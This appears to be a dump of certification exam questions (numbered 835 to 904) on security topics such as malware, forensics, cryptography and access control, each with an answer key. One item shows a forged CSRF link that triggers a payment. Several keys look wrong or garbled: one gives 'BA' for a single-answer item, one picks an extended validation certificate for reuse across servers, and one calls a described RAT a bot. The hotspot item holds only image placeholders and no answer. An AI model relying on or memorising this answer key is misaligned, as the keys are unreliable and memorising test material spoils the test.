Fuzzing is used to reveal which of the following vulnerabilities in web applications?

A. Weak cipher suites
B. Improper input handling
C. DLL injection
D. Certificate signing flaws

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 835**
An attacker is able to capture the payload for the following packet:

```
IP 192.168.1.22:2020 10.10.10.5:443
IP 192.168.1.10:1030 10.10.10.1:21
IP 192.168.1.57:5217 10.10.10.1:3389
```

During an investigation, an analyst discovers that the attacker was able to capture the information above and use it to log on to other servers across the company. Which of the following is the MOST likely reason?

A. The attacker has exploited a vulnerability that is commonly associated with TLS1.3.
B. The application server is also running a web server that has been compromised.
C. The attacker is picking off unencrypted credentials and using those to log in to the secure server.
D. User accounts have been improperly configured to allow single sign-on across multiple servers.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 836**
A forensics analyst is investigating a hard drive for evidence of suspected illegal activity. Which of the following should the analyst do FIRST?

A. Create a hash of the hard drive.
B. Export the Internet history.

C. Save a copy of the case number and date as a text file in the root directory.
D. Back up the pictures directory for further inspection.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 837**
Which of the following is a passive method to test whether transport encryption is implemented?

A. Black box penetration test
B. Port scan
C. Code analysis
D. Banner grabbing

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 838**
The help desk received a call from a user who was trying to access a set of files from the day before but received the following error message: `File format not recognized`. Which of the following types of malware MOST likely caused this to occur?

A. Ransomware
B. Polymorphic virus
C. Rootkit
D. Spyware

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 839**
Ann, a user, reported to the service desk that many files on her computer will not open or the contents are not readable. The service desk technician asked Ann if she encountered any strange messages on boot-up or login, and Ann indicated she did not. Which of the following has MOST likely occurred on Ann's computer?

A. The hard drive is falling, and the files are being corrupted.
B. The computer has been infected with crypto-malware.
C. A replay attack has occurred.
D. A keylogger has been installed.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 840**
A technician is recommending preventive physical security controls for a server room. Which of the following would the technician MOST likely recommend? (Choose two.)

A. Geofencing
B. Video surveillance
C. Protected cabinets
D. Mantrap
E. Key exchange
F. Authorized personnel signage

**Correct Answer:** CD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 841**
A system uses an application server and database server. Employing the principle of least privilege, only database administrators are given administrative privileges on the database server, and only application team members are given administrative privileges on the application server. Audit and log file reviews are performed by the business unit (a separate group from the database and application teams).

The organization wants to optimize operational efficiency when application or database changes are needed, but it also wants to enforce least privilege, prevent modification of log files, and facilitate the audit and log review performed by the business unit. Which of the following approaches would BEST meet the organization's goals?

A. Restrict privileges on the log file directory to “read only” and use a service account to send a copy of these files to the business unit.
B. Switch administrative privileges for the database and application servers. Give the application team administrative privileges on the database servers and the database team administrative privileges on the application servers.
C. Remove administrative privileges from both the database and application servers, and give the business unit "read only" privileges on the directories where the log files are kept.
D. Give the business unit administrative privileges on both the database and application servers so they can independently monitor server activity.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 842**
A company has had a BYOD policy in place for many years and now wants to roll out an MDM solution. The company has decided that end users who wish to utilize their personal devices for corporate use must opt in to the MDM solution. End users are voicing concerns about the company having access to their personal devices via the MDM solution. Which of the following should the company implement to ease these concerns?

A. Sideloading
B. Full device encryption
C. Application management
D. Containerization

**Correct Answer:** D
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 843**
A large financial services firm recently released information regarding a security breach within its corporate network that began several years before. During the time frame in which the breach occurred, indicators show an attacker gained administrative access to the network through a file download from a social media site and subsequently installed it without the user's knowledge. Since the compromise, the attacker was able to take command and control of the computer systems anonymously while obtaining sensitive corporate and personal employee information. Which of the following methods did the attacker MOST likely use to gain access?

A. A bot
B. A fileless virus
C. A logic bomb
D. A RAT

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 844**
A systems administrator is auditing the company's Active Directory environment. It is quickly noted that the username "company\bsmith" is interactively logged into several desktops across the organization. Which of the following has the systems administrator MOST likely come across?

A. Service account
B. Shared credentials
C. False positive
D. Local account

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 845**
A systems administrator needs to configure an SSL remote access VPN according to the following organizational guidelines:

- The VPN must support encryption of header and payload.
- The VPN must route all traffic through the company's gateway.

Which of the following should be configured on the VPN concentrator?

A. Full tunnel
B. Transport mode
C. Tunnel mode
D. IPSec

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 846**
During a forensic investigation, which of the following must be addressed FIRST according to the order of volatility?

A. Hard drive
B. RAM
C. Network attached storage
D. USB flash drive

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 847**
A computer forensics analyst collected a flash drive that contained a single file with 500 pages of text. Which of the following algorithms should the analyst use to validate the integrity of the file?

A. 3DES
B. AES
C. MD5
D. RSA

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 848**
A mobile application developer wants to secure an application that transmits sensitive information. Which of the following should the developer implement to prevent SSL MITM attacks?

A. Stapling
B. Chaining
C. Signing
D. Pinning

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 849**
Which of the following incident response steps involves actions to protect critical systems while maintaining business operations?

A. Investigation
B. Containment
C. Recovery
D. Lessons learned

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 850**
A technician is designing a solution that will be required to process sensitive information, including classified government data. The system needs to be common criteria certified. Which of the following should the technician select?

A. Security baseline
B. Hybrid cloud solution
C. Open-source software applications
D. Trusted operating system

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 851**
While testing a new vulnerability scanner, a technician becomes concerned about reports that list security concerns that are not present on the systems being tested. Which of the following BEST describes this flaw?

A. False positives
B. Crossover error rate
C. Uncredentialed scan
D. Passive security controls

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 852**
An incident response analyst in a corporate security operations center receives a phone call from an SOC analyst. The SOC analyst explains the help desk recently reimaged a workstation that was suspected of being infected with an unknown type of malware; however, even after reimaging, the host continued to generate SIEM alerts. Which of the following types of malware is MOST likely responsible for producing the SIEM alerts?

A. Ransomware
B. Logic bomb
C. Rootkit
D. Adware

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 853**
During a risk assessment, results show that a fire in one of the company's datacenters could cost up to $20 million in equipment damages and lost revenue. As a result, the company insures the datacenter for up to $20 million damages for the cost of $30,000 a year. Which of the following risk response techniques has the company chosen?

A. Transference
B. Avoidance
C. Mitigation
D. Acceptance

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 854**
To further secure a company's email system, an administrator is adding public keys to DNS records in the company's domain. Which of the following is being used?

A. PFS
B. SPF
C. DMARC
D. DNSSEC

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 855**
A security team has downloaded a public database of the largest collection of password dumps on the Internet. This collection contains the cleartext credentials of every major breach for the last four years. The security team pulls and compares users' credentials to the database and discovers that more than 30% of the users were still using passwords discovered in this list. Which of the following would be the BEST combination to reduce the risks discovered?

A. Password length, password encryption, password complexity
B. Password complexity, least privilege, password reuse
C. Password reuse, password complexity, password expiration
D. Group policy, password history, password encryption

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 856**
A systems administrator is installing and configuring an application service that requires access to read and write to log and configuration files on a local hard disk partition. The service must run as an account with authorization to interact with the file system. Which of the following would reduce the attack surface added by the service and account? (Choose two.)

A. Use a unique managed service account.
B. Utilize a generic password for authenticating.
C. Enable and review account audit logs.
D. Enforce least possible privileges for the account.
E. Add the account to the local administrators group.
F. Use a guest account placed in a non-privileged users group.

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 857**
An organization is drafting an IRP and needs to determine which employees have the authority to take systems offline during an emergency situation. Which of the following is being outlined?

A. Reporting and escalation procedures
B. Permission auditing
C. Roles and responsibilities
D. Communication methodologies

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 858**
A cryptographer has developed a new proprietary hash function for a company and solicited employees to test the function before recommending its implementation. An employee takes the plaintext version of a document and hashes it, then changes the original plaintext document slightly and hashes it, and continues repeating this process until two identical hash values are produced from two different documents. Which of the following BEST describes this cryptographic attack?

A. Brute force
B. Known plaintext
C. Replay
D. Collision

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 859**
Which of the following is a benefit of credentialed vulnerability scans?

A. Credentials provide access to scan documents to identify possible data theft.
B. The vulnerability scanner is able to inventory software on the target.
C. A scan will reveal data loss in real time.
D. Black-box testing can be performed.

**Correct Answer:** B
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 860**
A company is implementing MFA for all applications that store sensitive data. The IT manager wants MFA to be non-disruptive and user friendly. Which of the following technologies should the IT manager use when implementing MFA?

A. Onetime passwords
B. Email tokens
C. Push notifications
D. Hardware authentication

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 861**
Which of the following would provide a safe environment for an application to access only the resources needed to function while not having access to run at the system level?

A. Sandbox
B. Honeypot
C. GPO
D. DMZ

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 862**
Which of the following attacks is used to capture the WPA2 handshake?

A. Replay
B. IV
C. Evil twin
D. Disassociation

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 863**
A user loses a COPE device. Which of the following should the user do NEXT to protect the data on the device?

A. Call the company help desk to remotely wipe the device.
B. Report the loss to authorities.
C. Check with corporate physical security for the device.

D. Identify files that are potentially missing on the device.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 864**
A government agency with sensitive information wants to virtualize its infrastructure. Which of the following cloud deployment models BEST fits the agency's needs?

A. Public
B. Community
C. Private
D. Hybrid

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 865**
An organization is developing its mobile device management policies and procedures and is concerned about vulnerabilities that are associated with sensitive data being saved to a mobile device, as well as weak authentication when using a PIN. As part of some discussions on the topic, several solutions are proposed. Which of the following controls, when required together, will address the protection of data-at-rest as well as strong authentication? (Choose two.)

A. Containerization
B. FDE
C. Remote wipe capability
D. MDM
E. MFA
F. OTA updates

**Correct Answer:** BE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 866**
Which of the following is the BEST use of a WAF?

A. To protect sites on web servers that are publicly accessible
B. To allow access to web services of internal users of the organization
C. To maintain connection status of all HTTP requests
D. To deny access to all websites with certain contents

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 867**
The CSIRT is reviewing the lessons learned from a recent incident. A worm was able to spread unhindered throughout the network and infect a large number of computers and server. Which of the following recommendations would be BEST to mitigate the impacts of a similar incident in the future?

A. Install a NIDS device at the boundary.
B. Segment the network with firewalls.
C. Update all antivirus signatures daily.
D. Implement application blacklisting.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 868**
A small business just recovered from a ransomware attack against its file servers by purchasing the decryption keys from the attackers. The issue was triggered by a phishing email and IT administrator wants to ensure it does not happen again. Which of the following should the IT administrator do FIRST after recovery?

A. Scan the NAS for residual or dormant malware and take new daily backups that are tested on a frequent basis.
B. Restrict administrative privileges and patch all systems and applications.
C. Rebuild all workstations and install new antivirus software.
D. Implement application whitelisting and perform user application hardening.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 869**
A forensics investigator is examining a number of unauthorized payments that were reported on the company's website. Some unusual log entries show users received an email for an unwanted mailing attempt to unsubscribe. One of the users reported the email to the phishing team, and the forwarded email revealed the link to be:

```
<a href="https://www.company.com/payto.do?
routing=00001111&acct=22223334&amount=250">Click here to unsubscribe</a>
```

Which of the following will the forensics investigator MOST likely determine has occurred?

A. SQL injection
B. CSRF
C. XSS
D. XSRF

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 870**

A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator MOST likely use to confirm the suspicions?

A. Nmap
B. Wireshark
C. Autopsy
D. DNSEnum

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 871**
A network administrator at a large organization is reviewing methods to improve the security of the wired LAN. Any security improvement must be centrally managed and allow corporate-owned devices to have access to the intranet but limit others to Internet access only. Which of the following should the administrator recommend?

A. 802.1X utilizing the current PKI infrastructure
B. SSO to authenticate corporate users
C. MAC address filtering with ACLs on the router
D. PAM for users account management

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 872**
Which of the following BEST explains the reason why a server administrator would place a document named password.txt on the desktop of an administrator account on a server?

A. The document is a honeyfile and is meant to attract the attention of a cyberintruder.
B. The document is a backup file if the system needs to be recovered.
C. The document is a standard file that the OS needs to verify the login credentials.
D. The document is a keylogger that stores all keystrokes should the account be compromised.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 873**
In which of the following risk management strategies would cybersecurity insurance be used?

A. Transference
B. Avoidance
C. Acceptance
D. Mitigation

**Correct Answer:** A
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 874**
A security engineer at an offline government facility is concerned about the validity of an SSL certificate. The engineer wants to perform the fastest check with the least delay to determine if the certificate has been revoked. Which of the following would BEST meet these requirements?

A. RA
B. OCSP
C. CRI
D. CSR

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 875**
A company needs to fix some audit findings related to its physical security. A key finding was that multiple people could physically enter a location at the same time. Which of the following is the BEST control to address this audit finding?

A. Faraday cage
B. Mantrap
C. Biometrics
D. Proximity cards

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 876**
A network administrator was concerned during an audit that users were able to use the same passwords the day after a password change policy took effect. The following settings are in place:

- Users must change their passwords every 30 days.
- Users cannot reuse the last 10 passwords.

Which of the following settings would prevent users from being able to immediately reuse the same passwords?

A. Minimum password age of five days
B. Password history of ten passwords
C. Password length greater than ten characters
D. Complex passwords must be used

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 877**
After successfully breaking into several networks and infecting multiple machines with malware, hackers contact the network owners, demanding payment to remove the infection and decrypt files. The hackers threaten to publicly release information about the breach if they are not paid. Which of the following BEST describes these attackers?

A. Gray hat hackers
B. Organized crime
C. Insiders
D. Hacktivists

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 878**
When implementing automation with IoT devices, which of the following should be considered FIRST to keep the network secure?

A. Z-Wave compatibility
B. Network range
C. Zigbee configuration
D. Communication protocols

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 879**
A local coffee shop runs a small WiFi hotspot for its customers that utilizes WPA2-PSK. The coffee shop would like to stay current with security trends and wants to implement WPA3 to make its WiFi even more secure. Which of the following technologies should the coffee shop use in place of PSK?

A. WEP
B. EAP
C. WPS
D. SAE

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 880**
An organization recently acquired an ISO 27001 certification. Which of the following would MOST likely be considered a benefit of this certification?

A. It allows for the sharing of digital forensics data across organizations.
B. It provides insurance in case of a data breach.
C. It provides complimentary training and certification resources to IT security staff.
D. It certifies the organization can work with foreign entities that require a security clearance.

E. It assures customers that the organization meets security standards.

**Correct Answer:** E
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 881**
During an incident, a company's CIRT determines it is necessary to observe the continued network-based transactions between a callback domain and the malware running on an enterprise PC. Which of the following techniques would be BEST to enable this activity while reducing the risk of lateral spread and the risk that the adversary would notice any changes?

A. Physically move the PC to a separate Internet point of presence.
B. Create and apply microsegmentation rules.
C. Emulate the malware in a heavily monitored DMZ segment.
D. Apply network blacklisting rules for the adversary domain.

**Correct Answer:** BA
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 882**
An organization has a policy in place that states the person who approves firewall controls/changes cannot be the one implementing the changes. Which of the following is this an example of?

A. Change management
B. Job rotation
C. Separation of duties
D. Least privilege

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 883**
An organization just experienced a major cyberattack incident. The attack was well coordinated, sophisticated, and highly skilled. Which of the following targeted the organization?

A. Shadow IT
B. An insider threat
C. A hacktivist
D. An advanced persistent threat

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 884**

HOTSPOT

The security administration has installed a new firewall which implements an implicit DENY policy by default.

INSTRUCTIONS


Click on the firewall and configure it to allow ONLY the following communication:

- The Accounting workstation can ONLY access the web server on the public network over the default HTTPS port. The accounting workstation should not access other networks.
- The HR workstation should be restricted to communicate with the Financial server ONLY, over the default SCP port.
- The Admin workstation should ONLY be able to access the server on the secure network over the default TFTP port.

The firewall will process the rules in a top-down manner in order as a first match. The port number must be typed in and only one port number can be entered per rule. Type ANY for all ports.

*If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.*


**Network Diagram**




**Hot Area:**




**Correct Answer:**




**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 885**
An organization has decided to host its web application and database in the cloud. Which of the following BEST describes the security concerns for this decision?

A. Access to the organization's servers could be exposed to other cloud-provider clients.
B. The cloud vendor is a new attack vector within the supply chain.
C. Outsourcing the code development adds risk to the cloud provider.
D. Vendor support will cease when the hosting platforms reach EOL.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 886**
Which of the following describes the ability of code to target a hypervisor from inside a guest OS?

A. Fog computing
B. VM escape
C. Software-defined networking
D. Image forgery
E. Container breakout

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 887**
An auditor is performing an assessment of a security appliance with an embedded OS that was vulnerable during the last two assessments. Which of the following BEST explains the appliance's vulnerable state?

A. The system was configured with weak default security settings.
B. The device uses weak encryption ciphers.
C. The vendor has not supplied a patch for the appliance.
D. The appliance requires administrative credentials for the assessment.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 888**
Which of the following BEST describes a security exploit for which a vendor patch is not readily available?

A. Integer overflow
B. Zero-day
C. End of life
D. Race condition

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 889**
A systems administrator needs to install the same X.509 certificate on multiple servers. Which of the following should the administrator use?

A. Key escrow
B. A self-signed certificate
C. Certificate chaining
D. An extended validation certificate

**Correct Answer:** D
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 890**
A network administrator has been alerted that web pages are experiencing long load times. After determining it is not a routing or DNS issue, the administrator logs in to the router, runs a command, and receives the following output:

```
CPU 0 percent busy, from 300 sec ago
1 sec ave: 99 percent busy
5 sec ave: 97 percent busy
1 min ave: 83 percent busy
```

Which of the following is the router experiencing?

A. DDoS attack
B. Memory leak
C. Buffer overflow
D. Resource exhaustion

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 891**
The Chief Executive Officer (CEO) of an organization would like staff members to have the flexibility to work from home anytime during business hours, including during a pandemic or crisis. However, the CEO is concerned that some staff members may take advantage of the flexibility and work from high-risk countries while on holiday or outsource work to a third-party organization in another country. The Chief Information Officer (CIO) believes the company can implement some basic controls to mitigate the majority of the risk. Which of the following would be BEST to mitigate the CEO's concerns? (Choose two.)

A. Geolocation
B. Time-of-day restrictions
C. Certificates
D. Tokens
E. Geotagging
F. Role-based access controls

**Correct Answer:** AB
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 892**
Which of the following scenarios would make a DNS sinkhole effective in thwarting an attack?

A. An attacker is sniffing traffic to port 53, and the server is managed using unencrypted usernames and passwords.
B. An organization is experiencing excessive traffic on port 53 and suspects an attacker is trying to DoS the domain name server.
C. Malware is trying to resolve an unregistered domain name to determine if it is running in an isolated

sandbox.

D. DNS routing tables have been compromised, and an attacker is rerouting traffic to malicious websites.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 893**
While reviewing the wireless router, the systems administrator of a small business determines someone is spoofing the MAC address of an authorized device. Given the table below:

| Hostname | IP address | MAC | MAC filter |
|---|---|---|---|
| PC1 | 192.168.1.20 | 00:1E:1B:43:21:B2 | On |
| PC2 | 192.168.1.23 | 31:1C:3C:13:25:C4 | Off |
| PC3 | 192.168.1.25 | 20:A2:22:45:11:D2 | On |
| UNKNOWN | 192.168.1.21 | 12:44:B2:FF:A1:22 | Off |

Which of the following should be the administrator's NEXT step to detect if there is a rogue system without impacting availability?

A. Conduct a ping sweep.
B. Physically check each system.
C. Deny Internet access to the "UNKNOWN" hostname.
D. Apply MAC filtering.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 894**
A university is opening a facility in a location where there is an elevated risk of theft. The university wants to protect the desktops in its classrooms and labs. Which of the following should the university use to BEST protect these assets deployed in the facility?

A. Visitor logs
B. Cable locks
C. Guards
D. Disk encryption
E. Motion detection

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 895**
Which of the following is the primary reason for implementing layered security measures in a cybersecurity architecture?

A. It increases the number of controls required to subvert a system

B. It decreases the time a CERT has to respond to a security incident.
C. It alleviates problems associated with EOL equipment replacement.
D. It allows for bandwidth upgrades to be made without user disruption.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 896**
Which of the following attacks can be used to exploit a vulnerability that was created by untrained users?

A. A spear-phishing email with a file attachment.
B. A DoS using IoT devices
C. An evil twin wireless access point
D. A domain hijacking of a bank website

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 897**
A company uses an enterprise desktop imaging solution to manage deployment of its desktop computers. Desktop computer users are only permitted to use software that is part of the baseline image. Which of the following technical solutions was MOST likely deployed by the company to ensure only known-good software can be installed on corporate desktops?

A. Network access control
B. Configuration manager
C. Application whitelisting
D. File integrity checks

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 898**
A company recently experienced a security incident in which its domain controllers were the target of a DoS attack. In which of the following steps should technicians connect domain controllers to the network and begin authenticating users again?

A. Preparation
B. Identification
C. Containment
D. Eradication
E. Recovery
F. Lessons learned

**Correct Answer:** E
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 899**
Which of the following explains why a vulnerability scan might return a false positive?

A. The scan is performed at a time of day when the vulnerability does not exist.
B. The test is performed against the wrong host.
C. The signature matches the product but not the version information.
D. The hosts are evaluated based on an OS-specific profile.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 900**
An organization has implemented a two-step verification process to protect user access to data that is stored in the cloud. Each employee now uses an email address or mobile number to receive a code to access the data. Which of the following authentication methods did the organization implement?

A. Token key
B. Static code
C. Push notification
D. HOTP

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 901**
Which of the following policies would help an organization identify and mitigate potential single points of failure in the company's IT/security operations?

A. Least privilege
B. Awareness training
C. Separation of duties
D. Mandatory vacation

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 902**
Which of the following may indicate a configuration item has reached end-of-life?

A. The device will no longer turn on and indicated an error.
B. The vendor has not published security patches recently.
C. The object has been removed from the Active Directory.
D. Logs show a performance degradation of the component.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 903**
Using an ROT13 cipher to protect confidential information for unauthorized access is known as:

A. steganography.
B. obfuscation.
C. non-repudiation.
D. diffusion.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 904**
